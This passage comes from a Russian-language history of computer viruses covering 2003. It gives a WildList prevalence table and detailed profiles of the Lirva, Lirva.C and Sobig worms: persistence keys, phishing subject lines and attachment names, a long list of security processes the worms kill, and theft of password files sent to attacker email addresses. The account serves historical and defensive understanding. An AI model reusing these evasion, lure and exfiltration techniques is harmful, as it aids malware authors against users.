§5. 2003 год – скорость распространения вирусов становится ошеломляющей; подцепить инфекцию всё проще; теперь цель компьютерного злоумышленника не разрушения, а контроль; гибридные сетевые вирусы остаются одной из наиболее значимых проблем; противодействие работе антивирусных и других программных продуктов становится нормой; гремучая смесь из технологий социальной инженерии и спама – угроза всему Интернет; почтовые «черви» и «троянские» программы размножаются, как кролики; вредоносные компьютерные программы подтачивают мировую экономику

- Выпущена операционная система Windows Server 2003 (редакции Standard Edition, Enterprise Edition, Data Center Edition, Web Edition).
- Появился микропроцессор с параллельной обработкой процессов Intel Pentium 4 HT (Hyper Threading), работающий на частоте 3 ГГц.
- Появился микропроцессор Intel Centrino со встроенной поддержкой беспроводных сетевых технологий.
- Фирма Apple выпустила персональный компьютер нового поколения PowerMac G5.

Вот и наступил новый 2003 год, в который каждый входил со своим багажом. Несмотря на то что научные исследования вредоносных компьютерных программ не останавливались ни на минуту, а фирмы-разработчики антивирусных средств постоянно совершенствовали свои продукты, «когорта» вирусописателей тоже не стояла на месте. Практически все последние опасные, деструктивные компьютерные вирусы были написаны с использованием технологии социальной инженерии, когда, создавая очередной вредоносный программный код, электронные злоумышленники пускали в ход ту или иную психологическую хитрость.

Причём приёмы применялись на все вкусы – от фотографий катастроф, спортивных или поп «звёзд», ссылок на порнографические Web-сайты и любовных посланий до писем с предупреждением о том, что компьютер пользователя поражён неизлечимым компьютерным вирусом. Вместе с тем, эксперты Panda Software, например, считали, что «…опасность инфицирования вирусами не должна помешать пользователю полноценно реализовать возможности Интернет и электронной почты – посещать чаты, открывать рождественские открытки, присланные друзьями и приятелями со всего мира. Не стоит с маниакальной педантичностью создавать резервные копии всей хранящейся на персональном компьютере информации, хотя такая мера зачастую тоже не помешает». Кроме того, специалисты Panda Software утверждали, что ни одно антивирусное средство не убережёт от проблем в 2003 году, если:

антивирусное средство «пиратское», а не лицензионное;

антивирусное средство не обновляется ежедневно в автоматическом режиме;

в сервисный пакет антивирусного средства не входят услуги по оказанию технической поддержки в реальном режиме времени, например, по электронной почте;

пользователь будет продолжать посещать Web-сайты с сомнительным содержанием;

пользователь не будет своевременно и регулярно устанавливать «заплатки», выпускаемые разработчиками программного обеспечения, которое он использует (особенно это касается почтовых программ).

«Хороший антивирус и соблюдение элементарных правил информационной безопасности сведут возможные риски к минимуму. Жаль, что многие пользователи так и не научились следовать таким правилам» – подвели итог специалисты Panda Software.

Таблица 7

Вредоносные компьютерные программы, входившие в 2003 году в число двадцати наиболее распространённых в мире (по данным Международной организации WildList – WildList Organization International)

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сет/Ч	Окт/Ч	Ноябрь/Ч	Дек/Ч
W32/Klez.H-mm**	45	44	45	45	46	48	47	47	47	46	45	45
W32/SirCam.A-mm**	42	41	40	39	38	38	35	35	35	33	32	32
W32/BugBear-mm**	41	41	41	42	43	44	45	45	45	43	42	39
W32/Nimda.A-mm**	40	41	38	37	34	33	34	31	31	29	28	24
W32/Klez.E-mm**	39	39	39	39	39	36	33	33	33	31	31	30
W32/Magistr.A-mm**	39	35	33	32	32	32	30	27	27	26	25	25
W32/Magistr.B-mm**	38	37	37	35	34	31	29	28	28	27	26	26
W32/BadTrans.B-mm**	36	35	31	27	24	23	24	24	24	22	–	–
W32/Hybris.B-mm**	36	36	36	34	31	29	28	28	28	26	25	–
W32/Elkern.C**	29	30	30	30	25	25	23	–	–	–	–	–
W32/Nimda.E-mm**	29	28	26	26	26	27	28	–	–	–	–	–
W32/Funlove.4099*	29	28	29	29	33	33	32	32	32	32	32	31

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сет/Ч	Окт/Ч	Ноябрь/Ч	Дек/Ч
W32/Braid.A-mm**	28	28	28	29	29	28	29	29	29	29	28	24
W32/Yaha.G-mm**	26	26	27	29	29	29	26	24	24	23	–	–
W32/Goner.A-mm**	25	24	–	–	–	–	–	–	–	–	–	–
W32/Gibe.A-mm**	24	23	23	–	–	–	–	–	–	–	–	–
W32/MTX-m**	24	23	21	–	–	–	–	–	–	–	–	–
W95/Spaces.1445**	24	23	22	22	22	22	–	23	23	23	–	–
JS/Kak.A-m**	22	22	–	–	–	–	–	–	–	–	–	–
VBS/Haptime.A-mm**	21	–	–	–	–	–	–	–	–	–	–	–
W32/Sobig-mm**	–	24	31	32	35	35	36	37	37	38	39	39
W32/Lirva.A-mm**	–	–	21	22	24	24	25	28	28	29	29	29
VBS/Redlof.A-m**	–	–	20	22	24	24	25	25	25	25	25	25
W32/Yaha.K-mm**	–	–	–	21	23	24	24	25	25	26	26	26
W32/Lirva.C-mm**	–	–	–	20	21	–	–	–	–	–	–	–
W32/Yaha.E**	–	–	–	–	–	21	–	–	–	–	–	–
W32/Fizzer-mm**	–	–	–	–	–	–	22	25	25	27	27	27
W32/Ganda-mm**	–	–	–	–	–	–	22	26	26	28	29	29
W32/BugBear.B-mm**	–	–	–	–	–	–	–	23	23	29	31	31
W32/Swen-mm**	–	–	–	–	–	–	–	–	–	–	27	28

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сет/Ч	Окт/Ч	Ноябрь/Ч	Дек/Ч
W32/Sobig.F-mm**	–	–	–	–	–	–	–	–	–	–	24	25
W32/Mimail.A-mm**	–	–	–	–	–	–	–	–	–	–	23	24
W32/Dumaru.A-mm**	–	–	–	–	–	–	–	–	–	–	–	23

Примечания:

1. В графе «Название» приведены имена вредоносных компьютерных программ, принятые в соответствии с классификацией Международной организации WildList.

2. В графах «Янв/Ч» – январь/частота, «Фев/Ч» – февраль/частота и т. д. показатель «частота» – это количество сообщений, которые получены Международной организацией WildList в официальных отчётах от ведущих компьютерных вирусологов из различных стран разных регионов мира о появлении или рецидиве конкретной вредоносной компьютерной программы в соответствующем месяце 2003 года.

3. Символ «–» означает, что либо до этого данная вредоносная компьютерная программа не входила в двадцатку WildList, либо выбыла из неё.

4. Символом «*» помечены вредоносные компьютерные программы, которые рассматривались в предыдущей главе.

5. Символом «**» помечены вредоносные компьютерные программы, которые рассматриваются в настоящей главе.

Ещё не успела высохнуть типографская краска на бумаге с советами от Panda Software, а вирусописатели уже «сбросили со стапелей и отправили в круиз» вокруг всего Земного шара написанный на языке программирования высокого уровня MS Visual C++ версии 6.0 червь «Lirva»[297], который впервые был обнаружен 6 января 2003 года[298]. В теле электронного письма содержался HTML-код, использовавший «уязвимость» MS Internet Explorer для запуска вложения при просмотре сообщения.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Lirva
Другие названия	Lirva.a, Lirva.A, Lirva_A, Lirva.a-mm, Lirva.A-mm, W32/Lirva, W32/Lirva.a@MM, W32.Lirva, W32.Lirva.A@mm, Win32.Lirva, WORM_LIRVA, WORM_LIRVA.A, W32/Avril, W32/Avril-A, I-Win32.HLLM.Avril.1, Worm.Avron, W32/Naith, W32/Naith.A-mm, Worm/Naith
Тип	почтовый червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Казахстан
Длина	32766 байт[299]

[297] «Lirva» (англ.) – название «червя» получено при помощи давно известного нам приёма обратной перестановки символов («Avril»). Avril Lavigne – это имя восходящей в то время музыкальной звезды.

[298] В марте 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[299] В виде файла, сжатого утилитой UPX 0.76-1.04. В разархивированном состоянии длина файла составляет 77824 байта.

Инфицирование компьютерной системы «Lirva» можно было определить по следующим признакам:

наличие в системной директории Windows файла длиной 32766 байт с расширением *.exe и названием, сгенерированным из 11 случайных алфавитно-цифровых символов;

наличие в системном реестре следующих записей:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\AvrilLavigne - Muse = сгенерированное «червём» имя файла «*» + расширение .exe

HKEY_LOCAL_MACHINE\Software\OvG\AvrilLavigne;

наличие во временной директории Windows\Temp файла с расширением *.tft, а также текстового файла avril_ii.inf;

самопроизвольное прекращение работы некоторых антивирусных программ и сетевых экранов;

открытие по 7, 11 и 24 числам каждого месяца Web-страницы http://www.avril-lavigne.com и появление на поверхности «Рабочего стола» разноцветных графических рисунков.

При распространении посредством электронной почты «Lirva» использовал адреса, найденные им в файлах с расширениями *.dbx, *.eml, *.idx, *.html, *.htm, *.mbx, *.nch, *.tbb, *.shtml, *.wab, а также доступные для совместного использования диски локальной сети, системы диалогового общения в Интернет IRC, ICQ и сеть обмена файлами KaZaA. При обработке адресов, обнаруженных в файлах с указанными расширениями, «червь» не производил проверки на правильность адреса, поэтому при массовой рассылке своих копий «Lirva» использовал любые сочетания типа xxxx@xxxxx. Найденные адреса он сохраняет в файле listrecp.dll, создаваемом в директории Windows.

Для проникновения в систему «Lirva» использовал давно известную «уязвимость», связанную с некорректной обработкой MIME заголовков, которая позволяла вложенному в письмо программному файлу (в том числе инфицированному) автоматически запускаться при простом просмотре почты

при помощи таких почтовых клиентов, как MS Outlook и MS Outlook Express версий 5.01 и 5.5. В том случае, если были установлены «заплатки» от Microsoft, инфицирование могло произойти только в случае сознательного запуска пользователем приложения с программным кодом «Lirva».

Для распространения по электронной почте «червь» использовал свою собственную реализацию протокола SMTP. Значение сервера SMTP для инфицированного компьютера «Lirva» находил в следующих записях системного реестра:

HKCU\Software\Microsoft\InternetAccountManager\Accounts\00000001\SMTP Server;

HKCU\Software\Microsoft\Office\Outlook\OMIAccountManager\Accounts\00000001\SMTPServer.

Рассылавшееся «Lirva» почтовое сообщение обладало следующими характеристиками. Тема сообщения всегда начиналась с символов RE: или FW:, создавая впечатление, что полученное письмо является либо ответом на отосланное с поражённого компьютера сообщение, либо его переслал другой пользователь, и могла быть: Fw: Prohibited customers... («запрещенные к обслуживанию…»), Re: Brigade Ocho Free membership («бесплатное членство в “Бригаде Восьми”»), Re: According to Daos Summit («В соответствии с саммитом в Даосе»), Fw: Avril Lavigne – the best («Avril Lavigne – лучшая»), Re: Reply on account for IIS-Security («Ответ по поводу IIS-Security»), Re: ACTR/ACCELS Transcriptions, Re: The real estate plunger («делец по недвижимому имуществу»), Fwd: Re: Admission procedure («правила приема»), Re: Reply on account for IFRAME-Security breach («ответ по поводу бреши IFRAME»), Fwd: Re: Reply on account for Incorrect MIME-header («ответ по поводу некорректной обработки MIME заголовков»). В теле «червя» содержалось несколько вариантов текстов, составляющих при формировании инфицированного письма тело сообщения. Наименование вложения выбиралось «червём» из следующего списка (и в обязательном порядке содержало расширение *.exe): IAmWiThYoU.exe, Complicated.exe,

Download.exe, Readme.exe, Singles.exe, Transcripts.exe, AvrilSmiles.exe, Cogito_Ergo_Sum.exe, MSO-Patch-0071.exe, Resume.exe, Sophos.exe, AvrilLavigne.exe, CERT-Vuln-Info.exe, MSO-Patch-0035.exe, Sk8erBoi.exe, Two-Up-Secretly.exe.

Для распространения по сетевым дискам, доступным для совместного использования, «Lirva» помещал свою копию в директорию Windows\Recycled на один из таких дисков в виде файла со случайным именем и расширением *.exe. «Червь» вносил изменения в пакетный файл «autoexec.bat» этого разделяемого ресурса для обеспечения своего запуска при каждом начале работы в Windows: @win\RECYCLED\имя файла (в виде которого он проник в компьютерную систему).

Для распространения по сети диалогового общения IRC в Интернет «Lirva» помещал модифицированный файл по имени NONEscript.ini в директорию IRC. В результате этой операции, после осуществления соединения пользователя заражённого компьютера с сервером IRC, происходило соединение с каналом #avrillavigne и инициировалась массовая рассылка инфицированных «червём» копий всем без исключения пользователям, подсоединённым к этому каналу.

Для распространения по сети диалогового общения ICQ в Интернет «Lirva» осуществлял целенаправленный поиск директории ICQ в системном реестре (ключ HKEY_LOCAL_MACHINE\Microsoft\Windows\CurrentVersion\AppPaths\icq.exe\) и, если находил его, то копировал файл icqmapi.dll в системную директорию Windows. Затем инициировалась массовая рассылка вредоносного кода по всем без исключения контактам, которые содержались в локальной директории ICQ инфицированной компьютерной системы.

Для распространения по одноранговой сети обмена файлами KaZaA через ключ системного реестра HKEY_CURRENT_USER\Software\KaZaA\Transfer\ «Lirva» осуществлял поиск такой директории и копировал себя в нее как файл со случайно

сгенерированным именем и расширением .exe. В результате «червь» становился доступным для всех пользователей этой сети.

После активизации «Lirva» копировал себя в системную директорию Windows (для Windows 9x и Windows ME в C:\Windows\System; для Windows NT/2000 в C:\WINNT\System32; для Windows XP в C:\Windows\System32) в виде исполняемого файла со сгенерированным из 11 символов именем и расширением .exe. А для обеспечения автоматического запуска при каждом начале работы пользователя в Windows «червь» привносил изменения в следующую запись системного реестра: HKLM\Software\Microsoft\Windows\CurrentVersion\Run\AvrilLavigne - Muse = <системная директория Windows>\сгенерированное «червём» имя файла «*» + расширение .exe.

Дополнительно «Lirva» создавал ещё один ключ системного реестра HKEY_LOCAL_MACHINE\Software\OvG\AvrilLavigne и присваивал ему значение «Done», а также создавал семафор avril_lavigne_let_go для обозначения своего присутствия в системе. Ещё две свои копии «червь» помещал в директорию Windows\Temp. Название одного из этих файлов соответствовало названию вложения письма, в виде которого «червь» проник в компьютерную систему пользователя. Второй файл не имел фиксированного названия, но имел расширение *.tft.

В ту же директорию «червь» помещал обычный текстовый файл «avril_ii.inf», где, в частности, содержались строки: «Avril-II Made in .::]|KaZAkHstaN|[::. 2002 (c) Otto von Gutenberg» («Avril-II Сделано в::]|Казахстан|[::. 2002 (c) Отто фон Гуттенберг»).

«Lirva» пытался прервать найденные им процессы ряда известных антивирусных программ и других программных продуктов, непосредственно связанных с обеспечением безопасности компьютерных систем: _avp32.exe, ackwin32.exe, autodown.exe, avgctrl.exe, avp32.exe, avpm.exe, avptc32.exe, avwin95.exe, blackice.exe, cfind.exe, cleaner.exe, dv95_o.exe, efinet32.exe, f-agnt95.exe, f-stopw.exe, fprot.exe, iamserv.exe, icload95.exe, icssuppnt.exe,

iomon98.exe, kpfw32.exe, luall.exe, n32scan.exe, navnt.exe, navw32.exe, nmain.exe, nvc95.exe, pavcl.exe, persfw.exe, rescue.exe, scan95.exe, serv95.exe, sweep95.exe, tds2-98.exe, vettray.exe, vsscan40.exe, webscanx.exe, _avpcc.exe, anti-trojan.exe, avconsol.exe, avkserv.exe, avpcc.exe, avpmon.exe, avpupd.exe, avwupd32.exe, cfiadmin.exe, claw95.exe, cleaner3.exe, dvp95.exe, esafe.exe, f-prot.exe, findviru.exe, frw.exe, ibmasn.exe, icloadnt.exe, icsupp95.exe, jed.exe, lockdown.exe, moolive.exe, navapw32.exe, navsched.exe, navwnt.exe, normist.exe, outpost.exe, pccwin98.exe, rav7.exe, safeweb.exe, scanpm.exe, smc.exe, tbscan.exe, tds2-nt.exe, vsecomr.exe, vsstat.exe, wfindv32.exe, _avpm.exe, apvxdwin.exe, ave32.exe, avp.exe, avpdos32.exe, avpnt.exe, avsched32.exe, blackd.exe, cfiaudit.exe, claw95ct.exe, dv95.exe, ecengine.exe, espwatch.exe, f-prot95.exe, fp-win.exe, iamapp.exe, ibmavsp.exe, icmoon.exe, iface.exe, kpf.exe, lookout.exe, mpftray.exe, navlu32.exe, navw.exe, nisum.exe, nupgrade.exe, padmin.exe, pcfwallicon.exe, rav7win.exe, scan32.exe, scrscan.exe, sphinx.exe, tca.exe, vet95.exe, vshwin32.exe, webscan.exe, zonealarm.exe.

Кроме того, «Lirva» также находил в системе файлы с паролями пользователей (*.pwl) и отсылал их на почтовый адрес компьютерных злоумышленников.

Прошло всего два дня, и 8 января 2003 года было зарегистрировано появление «Lirva.C»[300], написанного так же, как и родоначальник семейства «Lirva», на языке программирования высокого уровня MS Visual C++ версии 6.0 почтового червя. Сначала может показаться, что поведение и проявления «Lirva.C» были практически аналогичны действиям его предшественника – «Lirva», но это не совсем так. Поэтому давайте рассмотрим этот штамм поподробнее.

Идентификационная карточка вредоносной компьютерной программы

[300] В апреле 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Имя	Lirva.C
Другие названия	Lirva.c, Lirva.c-mm, Lirva.C-mm, W32/Lirva.c@MM, W32.Lirva.C@mm, Win32.Lirva.C, Win32/Lirva.C.worm, WORM_LIRVA.C, I-Worm.Avron.c, W32/Avril-C,
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Казахстан
Длина	34815 байт[301]

Симптомы инфицирования компьютерной системы «Lirva.C», за исключением отдельных деталей, в целом совпадали с симптомами наличия в системе вируса-родоначальника «Lirva».

«Lirva.C», так же как и родоначальник семейства при распространении посредством электронной почты, использовал адреса, найденные им в файлах с расширениями *.dbx, *.eml, *.idx, *.html, *.htm, *.mbx, *.nch, *.tbb, *.shtml, *.wab, а также доступные для совместного использования диски локальной сети, системы диалогового общения в Интернет IRC и ICQ, сеть обмена файлами KaZaA. Для проникновения в компьютерную систему этот «червь» использовал всё ту же «уязвимость». При этом он использовал JavaScript в теле письма, который как раз и формировал HTML-код, позволявший запускать пришедшее с письмом приложение на компьютере пользователя. В ряде случаев, в связи с тем что многие антивирусные программы детектировали наличие соответствующего HTML-кода в почтовых сообщениях и не пропускали такие письма, вредоносный программный код был реализован в виде HTML-формы с кнопкой (ссылкой), на которую

[301] В виде файла, сжатого утилитой UPX 0.76-1.04. В разархивированном состоянии длина файла составляет 81920 байт.

пользователю предлагается нажать, и лишь при нажатии происходил запуск «Lirva.C» на компьютерной системе.

Для распространения по электронной почте «червь», так же как и его родоначальник, использовал свою собственную реализацию протокола SMTP. Значение сервера SMTP для инфицированного компьютера «Lirva.C» находил в следующей записи системного реестра:

«rkey»>HKCU\Software\Microsoft\Office\Outlook\OMIAccountManager\Accounts\....\SMTPServerHKCU\Software\Microsoft\InternetAccountManager\Accounts\.....\SMTPServer.

Почтовое сообщение, рассылаемое «червём», обладало следующими характеристиками. В поля <from> и <Reply-To:> он подставлял произвольные почтовые адреса, обнаруженные им в компьютерной системе пользователя. При этом имя отправителя указывалось реальное, поскольку бралось из системного реестра инфицированного компьютера. Тема сообщения также всегда начиналась с символов RE: или FW:, но могла выбираться из более «широкого ассортимента», чем у «Lirva». Помимо перечисленных выше, встречались и такие: Fw: Redirection error notification («уведомление об ошибке передачи»), Re: According to Purge's Statement, Re: IREX admits you to take in FSAU 2003 («IREX принял Вас в FSAU 2003»), Fwd: Re: Have U requested Avril Lavigne bio? («Вы запрашивали биографию Avril Lavigne?»), Re: Vote seniors masters – don't miss it! («голосуйте за лучших из лучших – не пропустите!»), Fwd: RFC-0245 Specification requested... («требуется спецификация RFC-0245»), Fwd: RFC-0841 Specification requested..., Fw: F. M. Dostoyevsky “Crime and Punishment” («Ф. М. Достоевский “Преступление и наказание”»), Re: Junior Achievement («Юношеские Победы»), Re: Ha perduto qualque cosa signora? («Есть любовные проделки развратной сеньоры?»). Тело письма формировалось так же, как и в предыдущей версии. Вместе с тем, иногда инфицированное «Lirva.C» письмо могло приходить и без сопроводительного текста. Наименование вложения выбиралось «червём» из нижеследующего списка (и

всегда содержало расширение *.exe): Resume.exe, MSO-Patch-0035.exe, Readme.exe, Complicated.exe, Cogito_Ergo_Sum.exe, IAmWiThYoU.exe, SiamoDiTe.exe, ADialer.exe, Two-Up-Secretly.exe, AvrilSmiles.exe, TrickerTape.exe, CERT-Vuln-Info.exe, Phantom.exe, BioData.exe, MSO-Patch-0071.exe, Transcripts.exe, AvrilLavigne.exe, Sophos.exe, Sk8erBoi.exe, EntradoDePer.exe, ALavigne.exe. При осуществлении процедуры самостоятельной рассылки «Lirva.C» присоединял к рассылаемым сообщениям случайно выбранные им файлы из числа файлов с расширениями *.doc, *.txt, *.htm и *.html, хранящихся на «жёстком» диске инфицированного компьютера. Таким образом, «Lirva.C» мог нанести серьёзный ущерб безопасности, сделав достоянием гласности любые конфиденциальные документы.

Особенностью нового штамма «Lirva.C» являлось также и то, что он мог блокировать все антивирусные программы и межсетевые экраны, устанавливаемые для защиты компьютерных систем[302], в частности и для того, чтобы беззащитность компьютера-жертвы стала очевидной. «Lirva.C» был способен принудительно останавливать процессы, в заголовках окон которых встречались слова: virus, anti, McAfee, Virus, Anti, AVP, Norton.

Будучи активизированным в заражённой системе, «червь» осуществлял соединение с Web-сайтом web.host.kz и пытался загрузить с него в систему «троянскую» программу «BackOrifice», чтобы в случае необходимости запустить её на выполнение. «Lirva.C» также отсылал файлы, содержащие пароли пользователя (файлы с расширением *.pwl) по адресам otto_aw@smtp.ru, otto_alavigne@smtp.ru, otto_avril_ii@smtp.ru, otto_avril@smtp.ru.

---

[302] В связи с этим скорость распространения «Lirva.C» постоянно росла, и специалисты были вынуждены вновь и вновь советовать пользователям «с крайней осторожностью относиться к приходящим по электронной почте письмам с подозрительными приложениями».

8 января пресс-служба компании Panda Software сообщала: «В службу технической поддержки продолжают поступать сообщения об инцидентах, вызванных новым червём “Lirva”. За последние 24 часа количество заражённых им компьютеров неуклонно увеличивается. На данный момент он занимает третье место в списке наиболее распространённых в мире вирусов, который составляется на основе статистических данных, собранных по итогам работы бесплатного онлайнового антивируса Panda ActiveScan. На долю “Lirva” уже приходится более 6 % всех заражённых компьютеров, которые были вылечены с помощью Panda ActiveScan. Наибольшую активность “червь” проявляет в Европе и в США, хотя его присутствие отмечено и в других странах». Кроме того, вирусная лаборатория Panda Software сообщала, что «обнаружила сразу два новых штамма “Lirva” – “B” и “C”, из которых наибольшую активность проявляет последний, и компания уже стала получать сообщения об инцидентах, вызванных “Lirva.C”». Тогда далеко не все специалисты предполагали, что «Lirva» и «Lirva.C» будут ещё достаточно долго «хозяйничать» на просторах Интернет, вызывая то тут, то там вспышки эпидемий и оскомину у компьютерного сообщества.

Новый вирус-червь, представляющий собой написанное на языке Microsoft Visual C++ версии 6.0 приложение Windows (PE EXE-файл), скачивающий и устанавливающий «троянскую» программу на компьютере пользователя, получивший имя «Sobig»[303], впервые был обнаружен 9 января 2003 года[304]. Этот резидентный, мультипотоковый вирус-червь активизировался только в том случае, если пользователь сам запускал заражённый файл, дважды щёлкнув манипулятором «мышь» на вложении, после чего вирус инсталлировал себя в компьютерную систему и запускал процедуры своего распространения.

---

[303] «Sobig» (англ.) – от «so big», «Такой большой». Это название, надо сказать, полностью оправдалось относительно масштаба его распространения в будущем.

[304] В феврале 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Sobig
Другие названия	Sobig.A, Sobig.a, W32/Sobig, W32/Sobig-A, W32/Sobig@mm,W32/Sobig@MM, W32.Sobig, W32.Sobig@mm, W32.Sobig.A@mm, I-Worm.Sobig, Win32.Sobig, Win32.HLLM.Reteras, W32/Palyh, Win32.Palyh, W32.HLLW.Mankx@mm, WORM_SOBIG, WORM_SOBIG.A, RM_SOBIG, WORM_PALYH
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Соединённые Штаты Америки
Длина	65536 байт[305]

Получив управление, «Sobig» копировал себя в директорию Windows под именами, в зависимости от версии операционной системы, – winmgm32.exe, msccn32.exe, mscvb32.exe, cftrb32.exe, winssk32.exe или winppr32.exe. И в той же директории, в зависимости от версии операционной системы, «червь» создавал файлы конфигурации: sntmls.dat, hnks.ini, mdbrr.ini, msddr.dat, rssp32.dat, msrrf.dat или winstt32.dat, а для автоматического запуска при каждом последующем старте Windows делал записи в ключе системного реестра «Run»: HKEY_LOCAL_MACHINE и HKEY_CURRENT_USER. Кроме того, по начальным запускам winmgm32.exe «червь» создавал следующие процессы:

[305] В виде файла, сжатого утилитой «TeLock» v.0.98. В разархивированном состоянии длина файла составляет порядка 80 Кб.

Mutex – объект синхронизации (название этому объекту присваивалось в зависимости от версии операционной системы – «Worm.X» или «Mnkx.X» или «Poss.X»);

поток сообщений по адресу pagers.icq.com;

поток загрузки от Web-сайта к файлу dwn.dat[306].

Для своего распространения «червь» использовал как электронную почту, так и локальную сеть.

В первом случае «Sobig» распространялся как файл присоединения, используя непосредственное подключение к SMTP серверу, который независим от пользовательских параметров настройки электронной почты. Он создавал поток рассылки электронной почты по всем адресам, которые находились на локальных дисках компьютерной системы в файлах с расширением *.txt, *.eml, *.html, *.htm, *.dbx, *.hlp, *.mht и *.wab. Адреса посылаемых сообщений электронной почты «червь» хранил в одном из файлов: sntmls.dat, hnks.ini, msddr.dat, rssp32.dat, msrrf.dat или winstt32.dat.

Поле «От» (From) электронного сообщения содержало либо выдуманный адрес, либо адрес admin@internet.com. Вся информация для тела сообщения могла находиться в присоединённом файле, причём им мог быть и заархивированный файл с расширением *.zip.

Наример, сообщения могло выглядеть так:

- «От» (From), в зависимости от версии операционной системы: g@boss.com, support@microsoft.com, bill@microsoft.com, admin@support.com, support@yahoo.com[307];

---

[306] «Sobig» осуществлял попытки загрузки текстового файла с Web-сайта Geocities. Этот текстовый файл (http://www.geocities.com/reteras/**teral.txt – reteral.txt), в свою очередь, содержал следующий URL к другому файлу (*.exe), который загружал «червя» и запускал его на выполнение. Причём данный файл имел механизм обновления и сохранялся под именем «dwn.dat» в директории Windows.

[307] Напомним, что адреса разыскивались в файлах, располагавшихся на «жёстком» диске компьютера.

- «Тема» (Subject) изменялась и, в зависимости от версии операционной системы, могла быть одной из следующих: Movies («Кино»), Sample («Образец»), Document, Here is that sample («вот тот образец»), Your details («Ваши сведения»), Approved (Ref: 38446-263) («Утверждено»), Re: Approved (Ref: 3394-65467), Your password («Ваш пароль»), Screensaver, Re: My details, Cool screensaver («Клевый скринсейвер»), Re: Movie, Re: My application (Мое заявление), Re: Submitted (004756-3463) («Представлено»), Re: 45443-343556, Re: Application, Application Ref: 456003, Re: Accepted («Принято»), Re: App. 00347545-002, Re: Application, Re: Documents, Re: Your Application (Ref: 003844), Re: Re: Application ref 003644, Re: ScRe:ensaver, Re: That movie, Re: Wicked screensaver («Злой скринсейвер»), Re: Details, Thank you!, Referer.pif, new document.pif, Re: document.pif, 004448554.pif.

«Вложение» («Attachment»), в зависимости от версии операционной системы, одно из следующих: Movie_0074.mpeg.pif, Document003.pif, Untitled1.pif, Sample.pif, your_details.pif, ref-394755.pif, approved.pif, password.pif, doc_details.pif, screen_temp.pif, screen_doc.pif, movie28.pif, application.pif, 45443.pif, documents.pif, movie.pif, submitted.pif, Accepted.pif, app003475.pif, Application844.pif, Applications.pif, Document.pif, movies.pif, ref 456.pif, Screensaver.pif, Screensaver.scr, your_details.zip, %text%_details.zip, application.zip, document.zip, movie.zip, screensaver.zip, movie0045.pif, wicked_scr.scr, document_9446.pif, details.pif, thank_you.pif, document_all.pif, your_document.pif. Отметим также, что «червь» иногда рассылался с «укороченным» расширением .pi или .zi, вместо .pif или .zip.

С целью своего распространения в локальной сети «червь» создавал потоки копирования файла winmgm32.exe – msccn32.exe, mscvb32.exe, cftrb32.exe, winssk32.exe или winppr32.exe, в зависимости от версии операционной системы, в следующие директории открытых сетей: \Windows\All Users\Start Menu\Programs\StartUp\Documents и Settings\All Users\Start Menu\Programs\Startup.

Таким образом, присутствие «Sobig» в компьютерной системе можно было заметить по наличию в памяти процесса с именами winmgm32.exe, msccn32.exe, mscvb32.exe, cftrb32.exe, winssk32.exe, winppr32.exe, hnks.ini, mdbrr.ini, msddr.dat, rssp32.dat, msrrf.dat, dwn.dat или winstt32.dat, замедлению работы компьютера, неожиданному всплеску трафика порта 123, 995-999 или 8998, а также присутствию файлов «червя» в указанных выше ключах системного реестра.

«Sobig» содержал «дроппер-пакет», в котором находилась порнографическая картинка, предназначенная для отображения на экране монитора, а также программный код самого «червя». Кроме того, «червь» содержал в зашифрованном виде список IP-адресов удалённых NTP[308] серверов, которым посылал NTP пакеты, используя порт назначения 123. При неудачном вызове NTP-сервера он вызывал системную функцию «gmtime», чтобы получить текущее время. В пятницу или воскресенье между $19^{\underline{00}}$ и $22^{\underline{00}}$ (по Гринвичу) вирус-червь запускал свои компоненты по закачке дополнительных файлов, используя пакеты UDP[309]. «Sobig» загружал и устанавливал с удалённых Web-серверов свои обновлённые версии и обладал способностью внедрять в заражённую компьютерную систему программы-шпиона или дополнительных компонентов «червя». Особо подчеркнём, что в отличие от последующих штаммов, родоначальник вредоносного семейства

---

[308] NTP (Network Time Protocol) – *проф.* синхронизирующий сетевой протокол, то есть протокол, обеспечивающий отсчёт времени в Интернет с точностью до нескольких миллисекунд на основе использования атомных часов.

[309] UDP (User Datagram Protocol) – *проф.* протокол передачи дейтаграмм пользователя Быстрый сетевой протокол транспортного уровня Интернет, на котором базируются сетевая файловая система, служба имён и ряд других служб, однако, в отличие от TCP, UDP обеспечивает обмен дейтаграммами без подтверждения доставки.

Datagram – *проф.* дейтаграмма (или датаграмма) – это пакет данных и связанной с ним адресной информации, который маршрутизируется в сети с переключением пакетов или передаётся по локальной сети.

«Sobig» не содержал в своём коде подпрограммы, ограничивающей время его распространения.

Итак, вирус-червь «Sobig» был обнаружен 9 января 2003 года, и антивирусные компании постоянно констатировали рост темпов его распространения и через неделю даже повысили рейтинг его опасности. Например, известная финская компания F-Secure присвоила «Sobig» второй класс опасности, принадлежность к которому не исключает возможность крупных региональных эпидемий. Для сопоставления скажем, что к тому же классу F-Secure относила такие знаменитости, как «Klez» и «MyLife».

